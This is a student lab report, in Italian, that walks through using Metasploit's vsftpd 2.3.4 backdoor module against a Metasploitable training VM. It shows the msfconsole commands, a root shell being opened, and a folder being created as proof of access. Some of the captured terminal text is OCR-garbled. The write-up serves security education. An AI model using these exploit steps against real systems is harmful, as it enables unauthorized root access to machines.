Hacking con Metasploit

Nella lezione pratica di oggi, ci concentreremo su come condurre una sessione di hacking utilizzando Metasploit su una macchina virtuale Metasploitable.

Traccia dell'Esercizio

Seguendo l'esercizio trattato nella lezione di oggi, vi sarà richiesto di completare una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable, come discusso nella lezione teorica.

Dettagli dell'Attività


Configurazione dell'Indirizzo IP L'unica differenza rispetto all'esercizio svolto in classe sarà l'indirizzo IP della vostra macchina Metasploitable.

Configurate l'indirizzo come segue: 192.168.1.149/24

- Svolgimento dell'Attacco Utilizzando Metasploit, eseguite una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable.
- Creazione di una Cartella Una volta ottenuta l'accesso alla macchina Metasploitable, navigate fino alla directory di root (/) e create una cartella chiamata test_metasploit utilizzando il comando mkdir. mkdir /test_metasploit

Modifica ip meta

```
👺 Meta [In esecuzione] - Oracle VirtualBox
                                                                               X
 File Macchina Visualizza Inserimento Dispositivi Aiuto
 GNU nano 2.0.7
                            File: /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
# The loopback network interface
auto lo
iface lo inet loopback
# The primary network interface
auto eth0
iface ethO inet static
address 192.168.1.149
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
```



msfconsole + rhosts

```
kali@kali: ~
  File Actions Edit View Help
 Metasploit tip: Use help <command> to learn more about any command
 I love shells --egypt
 -[ metasploit v6.4.18-dev
+ -- -- [ 2437 exploits - 1255 auxiliary - 429 post
+ -- -- [ 1468 payloads - 47 encoders - 11 nops
+ -- -- [ 9 evasion
 Metasploit Documentation: https://docs.metasploit.com/
 Matching Modules
                                                                                                                                                                                           VSFTPD 2.3.2 Denial of Service
VSFTPD v2.3.4 Backdoor Command Execution
        0 auxiliary/dos/ftp/vsftpd_232 2011-02-03
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03
                                                                                                                                       normal
excell
 msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.149
rhost = 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
  Module options (exploit/unix/ftp/vsftpd_234_backdoor):
        Name
                                                                                            The local client address
The local client port
A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.
                                                                                       The target
html
The target port (TCP)
 Exploit target:
        0 Automatic
msf6 exploit(
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_286_backdoor) > exploit
[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.102:35065 → 192.168.1.149:6200) at 2024-11-11 07:32:18 -0500
ifconfig
                     Link encap:Ethernet HWaddr 08:00:27:42:a6:d3
inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe42:a6d3/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:301 errors:0 dropped:0 overruns:0 frame:0
TX packets:140 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:21463 (20.9 KB) TX bytes:14981 (14.6 KB)
Base address:0×d020 Memory:f0200000-f0220000
                       Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:117 errors:0 dropped:0 overruns:0 frame:0
TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
                        collisions:0 txqueuelen:0
RX bytes:31749 (31.0 KB) TX bytes:31749 (31.0 KB)
```

Creazione cartella

```
View the full module info with the info, or info -d command.
  msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
  [*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_226_backdoor) > exploit
  [*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.102:35065 → 192.168.1.149:6200) at 2024-11-11 07:32:18 -0500
ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:42:a6:d3
inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe42:a66d3/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:301 errors:0 dropped:0 overruns:0 frame:0
TX packets:140 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:21463 (20.9 KB) TX bytes:14981 (14.6 KB)
Base address:0×d020 Memory:f0200000-f0220000
                                Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:117 errors:0 dropped:0 overruns:0 frame:0
TX packets:117 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:31749 (31.0 KB) TX bytes:31749 (31.0 KB)
  cd /
mkdir test_metasploit
 ls
bin
boot
cdrom
dev
etc
home
 home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
  proc
root
sbin
 sys
tH_dj3L}R
test_metasploit
tmp
usr
  var
vmlinuz
```

Relazione

In questo esercizio, ho sfruttato una debolezza nel servizio "vsftpd" della macchina Meta utilizzando Metasploit.

- 1.Ho iniziato utilizzando Metasploit, cercando il servizio specifico "vsftpd".
- 2. Ho selezionato l'exploit "exploit/unix/ftp/vsftpd_234_backdoor".
- 3. Ho impostato l'IP da attaccare con il comando set RHOSTS 192.168.1.149, quindi ho verificato di averlo inserito correttamente con show options.
- 4. Ho quindi eseguito l'exploit. Al primo tentativo non è andato a buon fine, quindi l'ho ripetuto.
- 5. Una volta collegato alla macchina e preso il controllo, ho creato una cartella chiamata "test_metasploit".
 - Con il comando cd / sono andato nella directory root.
 - Con il comando mkdir nome_cartella ho creato la cartella.
 - Con ls ho elencato i file presenti, verificando che la cartella fosse stata correttamente creata.

Questo esercizio dimostra come sia possibile sfruttare una vulnerabilità e prendere il controllo di un sistema compromesso, consentendo così di eseguire azioni al suo interno. Nel nostro caso, la creazione di una cartella.